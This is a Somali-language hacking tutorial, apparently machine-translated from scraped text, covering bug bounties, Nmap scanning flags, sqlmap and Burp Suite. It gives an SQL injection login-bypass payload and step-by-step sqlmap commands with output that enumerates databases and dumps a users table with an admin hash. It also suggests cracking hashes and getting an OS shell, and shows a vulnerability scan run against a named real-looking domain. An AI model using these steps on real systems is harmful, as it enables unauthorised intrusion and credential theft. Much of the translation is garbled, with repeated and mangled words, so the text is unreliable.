A bug bounty program waa heshiis ay bixiyaan degello badan, ururo iyo horumariyeyaasha barnaamijyada taas oo shaqsiyaadka ay ku heli karaan aqoonsi iyo magdhow si ay u soo sheegaan cilladaha, gaar ahaan kuwa ku saabsan ka faa'iideysiga amniga iyo dayacanka.

Barnaamijyadani waxay u oggolaanayaan kuwa soo-saareyaasha ah inay ogaadaan oo xalliyaan cilladaha ka hor inta aan dadweynaha guud ahaan ka warqabin, ka-hortagga dhacdooyinka xadgudubka baahsan Barnaamijyada abaal-marinta cayayaanka waxaa fuliyay tiro badan oo

ururro ah, oo ay ku jiraan Mozilla, Facebook, Yahoo !, Google, Reddit, Square, Microsoft, iyo abaalmarinta cayayaanka internetka.

Shirkadaha ka baxsan warshadaha teknolojiyada, oo ay ku jiraan ururada dhaqan ahaan muxaafidka ah sida Wasaaradda Difaaca ee Mareykanka, ayaa bilaabay inay adeegsadaan barnaamijyada abaalmarinta dhibka. koofiyadaha koofiyadaha si sharci ah si loogu martiqaado inay kaqeybqaataan iyadoo qayb ka ah qaab soo bandhigista nuglaanta guud ama siyaasada.

Nmap

Nmap waa khariidad shabakad u soo baxday inay tahay mid ka mid ah kuwa ugu caansan, qalabka daahfurka shabakadda bilaashka ah ee suuqa. Nmap hadda waa mid ka mid ah aaladaha asaasiga ah ee ay adeegsadaan maamulayaasha shabakadu si ay u qariyaan shabakadahooda. Barnaamijka waxaa loo isticmaali karaa in lagu helo marti-gelin toos ah oo shabakad ah, lagu sameeyo baaritaanka dekedda, xoqida ping, ogaanshaha OS, iyo ogaanshaha nooca.

Tiro ka mid ah weeraradii ugu dambeeyay ee internetka ayaa dib-ugu-fiirsaday feejignaanta nooca hanti-dhowrka shabakadda ee ay bixiso Nmap. Falanqeeyayaashu waxay tilmaameen in falkii ugu dambeeyay ee Capital One, tusaale ahaan, si dhakhso leh loo ogaan lahaa haddii maamulayaasha nidaamku ay kormeeri lahaayeen aaladaha ku xiran. Tilmaamahan, waxaan eegeynaa waxa Nmap yahay, waxa ay sameyn karto, oo aan sharaxno sida loo isticmaalo amarrada ugu caansan.

Portscaner

Baakadaha ay Nmap u dirto dib ula soo noqoshada cinwaanada IP-ga

iyo xog kale oo fara badan, oo kuu oggolaaneysa inaad aqoonsato dhammaan noocyada astaamaha shabakadda, iyagoo ku siinaya astaan

ama khariidadda shabakadda waxayna kuu oggolaaneysaa inaad sameysid agab iyo qalab software ah.

Nidaamyo kala duwan ayaa adeegsada noocyo kala duwan oo qaabab xirmo ah. Nmap wuxuu shaqaaleeyaa borotokoollada lakabka gaadiidka oo ay ka mid yihiin TCP (Protocol Control Protocol), UDP (Protocol Protocol Protocol), iyo SCTP (Protocol Transmission Protocol), sidoo kale waxay taageertaa hab maamuuska sida ICMP (Nidaamka Fariinta Xakamaynta Internetka), oo loo isticmaalo in lagu diro fariimo qalad ah.

Nidaamyada kala duwan waxay u adeegaan ujeedooyin kala duwan iyo dekado nidaam. Tusaale ahaan, kheyraadka hoose ee UDP wuxuu ku habboon yahay fiidiyoowga waqtiga firaaqada ah, halkaasoo aad ugu sadqeyso qaar ka mid ah baakadaha lumay si aad ugu soo celiso xawaare, halka waqtiga aan dhabta ahayn ee fiidiyowyada laga sii daayo YouTube-ka la soo saaray oo loo isticmaalo tartiib tartiib tartiib tartiib tartiib tartiib tartiib tartiib tartiib ah.

Isticmalka nmap

Qeybtaan Tababarka Nmap, waxaan ku qori doonaa amarrada kala duwan ee aad ku isticmaali karto Nmap oo ay la socdaan calankooda iyo sharaxaadda adeegsiga oo leh tusaale ku saabsan sida loo isticmaalo.


Amarka	Protocol	TusaleExample
-sS	TCP syn port scan	nmap -sS 192.168.1.1
-sT	TCP connect port scan	nmap -sT 192.168.1.1
–sU	UDP port scan	nmap –sU 192.168.1.1
–sA	TCP ack port scan	nmap –sA 192.168.1.1
-Pn	only port scan	nmap -Pn192.168.1.1
-sn	only host discover	nmap -sn192.168.1.1
-PR	arp discovery on a local network	nmap -PR192.168.1.1
-n	disable DNS resolution	nmap -n 192.168.1.1
-p	specify a port or port range	nmap -p 1-30 192.168.1.1
-p-	scan all ports	nmap -p- 192.168.1.1
-F	fast port scan	nmap -F 192.168.1.1
-sV	detect the version of services running	nmap -sV 192.168.1.1
-A	aggressive scan	nmap -A 192.168.1.1
-O	detect operating system of the target	nmap -O 192.168.1.1
-T0	paranoid IDS evasion	nmap -T0 192.168.1.1
-T1	sneaky IDS evasion	nmap -T1 192.168.1.1
-T2	polite IDS evasion	nmap -T2 192.168.1.1
-T3	normal IDS evasion	nmap -T3 192.168.1.1
-T4	aggressive speed scan	nmap -T4 192.168.1.1
-T5	insane speed scan	nmap -T5 192.168.1.1
-sC	default script scan	nmap -sC 192.168.1.1
–script banner	banner grabbing	nmap –script banner 192.168.1.1

-f	use fragmented IP packets	nmap -f 192.168.1.1
-D	decoy scans	nmap -D 192.168.1.1
-g	use a given source port number	nmap -g 22 192.168.1.1

Hadaba aan eegno inu website port iyo ssl ka furan

nmap -d –script ssl-heartbleed –script-args vulns.showall -sV fikrado.ml

tasonoo soo sari ina la jabsan karo sababto ah waa wordpress



SQL MAP

sqlmap waa mid ka mid ah qalabka otomaatiga ugu badan ee sql-ka ugu caansan uguna awoodda badan halkaas. Marka la eego url codsi liita, sqlmap wuxuu ka faa'iideysan karaa xogta keydka fog wuxuuna sameyn karaa wax badan oo jabsiga ah sida soo saarista magacyada keydka, miisaska, tiirarka, dhammaan xogta miisaska iwm

Xitaa way aqrin kartaa oo ku qori kartaa faylasha nidaamka faylka fog duruufaha qaarkood. Waxaa lagu qoray Python waa mid kamid ah aaladaha jabsiga ugu awooda badan. Sqlmap waa metasploit ee cirbadaha sql.

Sqlmap waxay kujirtaa qalinka tijaabada qalinka linux sida kali linux, backtrack, backbox iwm Dilaalada kale waxaa si fudud loogala soo bixi karaa urlkan soo socda http://sqlmap.org/.

SQL Injection

Cirbadda SQL ama SQL injection waa farsamo cirbadeyn koodh ah, oo loo adeegsado in lagu weeraro barnaamijyada xogta kexeeya, taas oo weedhaha SQL ee xun lagu rido goob laga soo galo si loo fuliyo (tusaale ahaan in lagu tuuro waxyaabaha ku jira keydka xogta weeraryahanka). Cirbadda SQL waa inay ka faa'iideysataa u nuglaanta amniga ee barnaamijka barnaamijka, tusaale ahaan, marka soo-geliyaha isticmaalaha si khaldan loogu sifeeyo xarfaha xarafka toosan ee baxsadka ah ee ku lifaaqan bayaannada SQL ama soo-geliyaha isticmaaleha aan si adag loo qorin oo aan si lama filaan ah loo dilin. Cirbadeynta SQL waxaa badanaa loo yaqaan 'vector weerar' ee bogagga internetka laakiin waxaa loo isticmaali karaa in lagu weeraro nooc kasta oo ka mid ah xogta SQL.

Weerarada cirbadeynta SQL waxay u oggolaaneysaa kuwa wax weeraraya inay qariyaan aqoonsiga, farageliyaan xogta jirta, sababaan arrimaha diidmada sida kala iibsiga macaamilka ama beddelashada isku dheelitirka, u oggolow in si buuxda loo soo bandhigo dhammaan xogta nidaamka, la burburiyo xogta ama laga dhigo mid aan la heli karin, oo ay noqdaan maamulayaasha server keydka

Daraasad la sameeyay 2012, waxaa lagu arkay in celceliska arjiga webka uu helo 4 olole oo weerar bishii ah, tafaariiqlayaashuna ay labanlaab ka badan yihiin weerarada kale ee warshadaha kale.

Halkan waxaa ku yaal tusaale soo galitaanka isticmaale ee degel

websaydh ah:

Username:

John Doe

Password:

myPass

Tusale

uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ='" + uName + "' AND Pass ='" + uPass + "'"

Hackers wuxuu marin u heli karaa magacyada isticmaalaha iyo furaha sirta ah ee keydka macluumaadka isagoo si fudud u gelinaya "AMA" "=" Magaca isticmaalaha ama sanduuqa qoraalka sirta ah:

Password:

" or ""="

Isticmalka sqlmap

1. **Nidaamka fog ee iskaanka :** Amarka ugu horeeya wuxuu baarayaa nidaamka fog si loo arko hadday u nugul tahay cirbadeynta sql ka dibna ay ururiso macluumaadka ku saabsan.

```
$ sqlmap -u "http://www.site.com/section.php?id=51"
```

Waxyaabaha kor ku xusan waa amarka ugu horreeya uguna fudud ee lagu ordo qalabka sqlmap. Waxay hubineysaa xuduudaha soo-gelinta si loo ogaado haddii ay u nugul yihiin cirbadda sql iyo in kale. Sqlmap-kan wuxuu u dirayaa noocyo kala duwan oo ah culeysyada la isku duro ee sql-ga ah cabbirka soo gelinta wuxuuna hubiyaa wax soo saarka.

In geeddi-socodka sqlmap sidoo kale uu awood u leeyahay inuu aqoonsado nidaamka fog ee os, magaca macluumaadka iyo nooca. Waa tan sida wax soo saarku u ekaan karo.

```
[*] starting at 12:10:33
[12:10:33] [INFO] resuming back-end DBMS 'mysql'
[12:10:34] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s)
requests:
---
Place: GET
Parameter: id
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=51 AND (SELECT 1489 FROM(SELECT
COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE WHEN (1489=1489) THEN 1 ELSE 0
END)),0x3a7a76653a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS
GROUP BY x)a)
---
[12:10:37] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
```

Marka aaladda sqlmap waxay soo ogaatay nidaamka qalliinka, serverka

shabakadda iyo keydka macluumaadka oo ay la socdaan macluumaadka nooca. Xitaa wax badan ayaa qurux badan. Laakiin waa waqtigeeda si loo sii socdo oo loo arko waxa ka badan qalabkani awood u leeyahay.

2.**Baro Databaseyada**: Marka sqlmap uu xaqiijiyo in url fog uu u nugul yahay cirbadeynta sql isla markaana laga faa'iideysan karo talaabada xigta ayaa ah in la helo magacyada keydadka macluumaadka ee ka jira nidaamka fog. Xulashada "--dbs" waxaa loo isticmaalaa in lagu helo liiska keydka macluumaadka.

```
$ sqlmap -u "http://www.sitemap.com/section.php?id=51" --dbs
```

Wax soo saarku wuxuu noqon karaa wax sidan oo kale ah

```
[*] starting at 12:12:56
[12:12:56] [INFO] resuming back-end DBMS 'mysql'
[12:12:57] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s)
requests:
---
Place: GET
Parameter: id
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=51 AND (SELECT 1489 FROM(SELECT
COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE WHEN (1489=1489) THEN 1 ELSE 0
END)),0x3a7a76653a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS
GROUP BY x)a)
---
[12:13:00] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[12:13:00] [INFO] fetching database names
[12:13:00] [INFO] the SQL query used returns 2 entries
[12:13:00] [INFO] resumed: information_schema
[12:13:00] [INFO] resumed: safecosmetics
available databases [2]:
[*] information_schema
```

```
[*] safecosmetics
```

Soo saarku wuxuu muujinayaa keydadka macluumaadka ee jira nidaamka fog.

3.Ka hel miisaska keyd khaas ah: Hadda waa waqtigeeda si loo ogaado miisaska ku jira keyd gaar ah. Aan idhaahdo keydka macluumaadka halkan lagu daneeyo 'safecosmetics'
Amarka

```
$ python sqlmap.py -u "http://www.site.com/section.php?id=51" --tables -D
safecosmetics
```

wax soo saarkuna wuxuu noqon karaa wax la mid ah tan

```
[11:55:18] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[11:55:18] [INFO] fetching tables for database: 'safecosmetics'
[11:55:19] [INFO] heuristics detected web page charset 'ascii'
[11:55:19] [INFO] the SQL query used returns 216 entries
[11:55:20] [INFO] retrieved: acl_acl
[11:55:21] [INFO] retrieved: acl_acl_sections
.......... more tables
```

taasi miyaanay ahayn wax lala yaabo? dabcan waa Aynu hadda helno tiirarka miis gaar ah.

4.Hel tiirar miis ah: Hadda oo aan haysanno liisaska miisaska, waxaa fiicnaan lahayd in la helo tiirarka miiska muhiimka ah. Aan idhaahdo miiska waa 'isticmaale' oo waxa ku jira magaca isticmaalaha iyo ereyga sirta ah.

```
$ python sqlmap.py -u "http://www.site.com/section.php?id=51" --columns -D
safecosmetics -T users
```

Wax soo saarku wuxuu noqon karaa wax sidan oo kale ah

```
[12:17:39] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
[12:17:39] [INFO] fetching columns for table 'users' in database
'safecosmetics'
[12:17:41] [INFO] heuristics detected web page charset 'ascii'
[12:17:41] [INFO] the SQL query used returns 8 entries
[12:17:42] [INFO] retrieved: id
[12:17:43] [INFO] retrieved: int(11)
[12:17:45] [INFO] retrieved: name
[12:17:46] [INFO] retrieved: text
[12:17:47] [INFO] retrieved: password
[12:17:48] [INFO] retrieved: text
.......
[12:17:59] [INFO] retrieved: hash
[12:18:01] [INFO] retrieved: varchar(128)
Database: safecosmetics
Table: users
[8 columns]
+-------------------+--------------+
| Column            | Type         |
+-------------------+--------------+
| email             | text         |
| hash              | varchar(128) |
| id                | int(11)      |
| name              | text         |
| password          | text         |
| permission        | tinyint(4)   |
| system_allow_only | text         |
| system_home       | text         |
+-------------------+--------------+
```

Marka hadda tiirarka ayaa si cad u muuqda. Shaqo wanaagsan!

5.Ka hel xog miiska: Hadda ayaa yimid qaybta ugu xiisaha badan, ee ka saarida xogta miiska. Amarku wuxuu ahaan lahaa

```
$ python sqlmap.py -u "http://www.site.com/section.php?id=51" --dump -D
safecosmetics -T users
```

Amarka kor ku xusan wuxuu si fudud u daadin doonaa xogta miiska gaarka ah, aad ugu eg amarka mysqldump.
Soo saarku wuxuu umuuqan karaa midkaan.

```
+----+--------------------+----------+----------+----------+------------+---
----------+--------------------+
| id | hash               | name     | email    | password | permission |
system_home | system_allow_only |
+----+--------------------+----------+----------+----------+------------+---
----------+--------------------+
| 1  | 5DIpzzDHFOwnCvPonu | admin    | <blank>  | <blank>  | 3          |
<blank>     | <blank>            |
+----+--------------------+----------+----------+----------+------------+---
----------+--------------------+
```

Column hash u muuqataa in ay leedahay hash password. Isku day inaad dillaacdo xashiishka ka dibna waxaad heli laheyd faahfaahinta soo galitaanka si deg deg ah. sqlmap wuxuu abuuri doonaa feyl csv ah oo ay kujiraan xogta qashin qubka falanqeyn sahlan.

Ilaa hadda waxaan awoodnay inaan macluumaad badan ka ururinno keydka keydka fog iyadoo la adeegsanayo sqlmap. Waxay u egtahay helitaanka tooska ah ee xogta fog iyada oo loo marayo macmiil sida phpmyadmin. Xaaladaha dhabta ah Hackers waxay isku dayi doonaan inay helaan heer sare si ay u helaan nidaamka. Tan awgeed, waxay isku dayi lahaayeen inay jabsadaan xashiishka sirta ah waxayna isku dayaan inay ka soo galaan guddiga maamulka. Ama waxay isku dayi lahaayeen inay helaan qolof 'os shell' iyagoo adeegsanaya sqlmap.

Waxaan qoray qoraal kale anigoo adeegsanaya sqlmap si aan u helo faahfaahin dheeri ah oo ku saabsan keydka keydka macluumaadka fog. Waxay sharraxaysaa xulashooyinka kale ee sqlmap ee waxtarka u leh in la ogaado adeegsadayaasha keydka macluumaadka, mudnaanta ay

leeyihiin iyo istcimaaladooda sirta ah.

Burpsuit

Burp Suite waa aalad si buuxda u adeegsanaysa web application attack: waxay ku dhowdahay wax kasta oo aad waligaa rabto inaad sameyso markii aad tijaabineyso codsi websaydh ah.

Mid ka mid ah astaamaha ugu muhiimsan ee loo yaqaan 'Burp Suite' waa awooddeeda ay ku dhegeysan karto codsiyada HTTP. Caadi ahaan codsiyada HTTP waxay ka soo galaan biraawsarkaaga si toos ah server-ka kadibna jawaabta adeegaha webka ayaa dib looguugu celiyaa biraawsarkaaga. Si kastaba ha noqotee Burp Suite, si kastaba ha noqotee, codsiyada HTTP waxay ka socdaan biraawsarkaaga tooska ah ee loo yaqaan 'Burp Suite', kaas oo farageliya taraafikada.

Burp Suite ka dib waxaad ku dhajin kartaa HTTP cayriin siyaabo kala duwan ka hor intaadan u gudbin codsiga server-ka. Asal ahaan qalabkani wuxuu u shaqeynayaa wakiil, "nin dhexda ku jira," oo u dhexeeya adiga iyo arjiga shabakadda, taas oo kuu oggolaanaysa inaad si fiican u maamusho taraafikada saxda ah ee aad direyso iyo aad helayso.

Hadafkeena Burp ee ka hortagaya astaamaha wakiilku waa in la

beddelo codsiyada si ay weli u raacaan sharciyada HTTP, laakiin waxay ka dhigi kartaa codsigu inuu u dhaqmo si lama filaan ah.

Helitaanka nuglaanshaha (Finding Vulnerabilities)

Marka hore, khariiddo arjiga oo dhan; la soco waxyaabaha qarsoon ee Burp Suite Spider oo ku dabakh mala awaal aqoon leh si aad u hesho bogag aad ku weerarto. Eeg codsiyada HTTP iyo jawaabaha markaad ku dhex wareegeyso arjiga. Iskuday inaad fahanto sida codsiyada iyo jawaabaha looguusoo gudbiyo horay iyo gadaal.

Isku day inaad fahanto tiknoolajiyada ka dambeysa arjiga. Ma waxay isticmaaleysaa PHP, ma waxaa jira nooc ka mid ah keydka macluumaadka, ma JavaScript culusbaa?

Ka dib hubinta waxa muuqda, waa inaan eegno dhanka ka faa'iideysiga koontaroolada dhinaca-macmiilka ee isku dayaya in laga joojiyo adeegsade inuu wax ku sameeyo cabirrada codsiyada GET ama POST. Raadi isku dayga joojinta isticmaalaha inuu ku qoro xarfaha qaarkood sanduuqyada qoraalka maaddaama kuwani badiyaa yihiin dhibco isku duritaan wanaagsan.

Haddii qof kaa horjoogsanayo inaad wax ku sameyso arjiga shabakadda waxaa macquul ah inay jirto sabab, haddii aad ka gudubto oo aad u

hesho sababta ay isku dayaan inay kaa joojiyaan inaad waxaas sameyso, badanaa waa hab weyn.

Qoraal guud oo ku saabsan weerarada cirbadeynta: markasta URL-ka ayaa qiraya marka jilayaasha loo weecinayo maadama aysan waligood wax yeelin laakiin marwalba way caawisaa.

Hubi cirbadaha SQL ee ku jira codsiyada adoo isku dayaya astaamo gaar ah oo loo yaqaan 'SQL', tusaale ahaan calaamadda 'apostrophe', calaamadda rodol, dash, oo lagu daray, qawska, iyo wixii la mid ah.

Waxaa jira macluumaad aad u tiro badan oo ku saabsan sida loo helo loona adeegsado irbadaha SQL oo waxaan kaliya xoqnay dusha sare.


Hubi qoritaanka iskutallaabta adoo galaya xarigga aan u isticmaalnay soo saarista sanduuqa digniinta. Eeg waxa dhacaya markii aad tan isku daydo (hubi inay tahay URL habaysan), oo u fiirso jawaabta biraawsarka. Haddii aad aragto digniin soo ifbaxaya hadda waxaad heshay qoraal iskudhaf ah. Xaqiiqdii waad u bixi kartay halkaas boggag internet badan waxaadna kaheli kartaa qoraalka iskutallaabta adoo sidaas sameynaya, in kastoo aad dabcan waligaa isku dayin inaad daaqsato goob ogolaansho la'aan.

Haddii aadan arkin digniin soo ifbaxaya, taasi macnaheedu maahan inaysan u nuglayn qoraalka iskutallaabta. Waxaad ku hubin kartaa jawaabaha midkood Burp Suite ama adigoo si fudud u gujinaya biraawsarkaaga oo aad fiirinaya isha. Waxyaabaha la hubiyo: miyaa sumadaha qoraalkaaga sifeeya ama loo beddelay si uun? Haddii iyaga la sifeeyo ama si uun loo beddelo, miyaad ka fikiri kartaa hab aad uga tallaabsan karto shaandhadaas?

Waxaa jira shaandhooyin badan oo qalafsan oo meesha yaal: iska hubi waxa ay sameyneyso oo arag haddii aad dhaafi karto. Fahmaan waxa codsigu ku samaynayo isku daygaaga mushaharka ka dibna isku day inaad qaabeysid taas. Haddii taa la waayo, waxa kale oo jira waxyaabo dhab ah oo wanaagsan oo khadka tooska ah loogu talagalay "shaandhaynta marinnada" kuwaas oo aad u fudud in la isticmaalo. Waad nuqul badan kartaa oo aad ku dhejin kartaa xargaha halbeegyada oo badiyaa way shaqeyn doonaan, laakiin isku day inaad fahanto waxa aad sameyneyso halkii aad kaliya koobiyeyn lahayd oo dhajin lahayd.

Aad u samir badanaa aakhirka waxaad bilaabi doontaa inaad fahanto halka u nuglaanta ay u badan tahay inay ka dhacdo taasna waxay ku dhamaan doontaa waqti badan oo aad badbaadiso.

Isticmalka Burp Suit





Waxaan ku isticmaali doonnaa qalab badan Burp Suite inta lagu gudajiro hanaankeena jabsiga. Burp Suite waxaa laga heli karaa BackTrack, laakiin wixii macluumaad dheeraad ah ama la soo degsigiisa Burp Suite , waxaad ka heli karta www.portswigger.net. Burp Suite waxad ka heli karta **web aplicationa analysis** sidad sawirka ku arkaysid

Burp Suite waxay qaadan kartaa xoogaa ilbiriqsiyo ah in la raro markii ugu horeysay, marka dulqaad yeelo hadaadan arkin ficil deg deg ah. Waxay kuxirantahay noocaaga BackTrack, waxaad sidoo kale arki kartaa digniin ku saabsan jawiga waqtiga Java (JRE). Guji OK si aad u sii wado kadibna aqbal heshiiska liisanka. Haddii aad hesho ogeysiisyo inay jiraan noocyo cusub oo Burp Suite ah oo loo heli karo soo dejinta, si xor ah u rakib iyaga.

Dejinta Wakiilka Burp

Si loo helo dhammaan codsiyada iyo jawaabaha HTTP / S ee ay qortay buurka 'Burp Suite', waxaad u baahan tahay inaad qaabeyso biraawsarkaaga si aad u isticmaasho wakiil.





- Fur Firefox (laga bilaabo Codsiyada menu menu-ka internetka) kadib dooro Edit Edit Preferences


- Dooro liiska horumarsan ee dusha sare ee sanduuqa Xulashada Firefox

- Xulo Shabakada tab ka dibna guji Settings sida sawirka

dooro Manual Proxy Configuration kadib gali 127.0.0.1 mesha HTTP Proxy input box hadana gali 8080 in the Port input box sida sawirka oo kale.

SQL injection vulnerabilities

soo ifbaxa markii xogta la xakameyn karo adeegsadaha lagu daro xogta SQL weydiimaha qaab aan aamin ahayn. Weeraryahanku wuxuu soo bandhigi karaa fikrad farsamo si uu uga baxo macnaha xogta ee talooyinkoodu ka muuqdo oo uu faragaliyo qaab dhismeedka weydiinta ku xeeran.




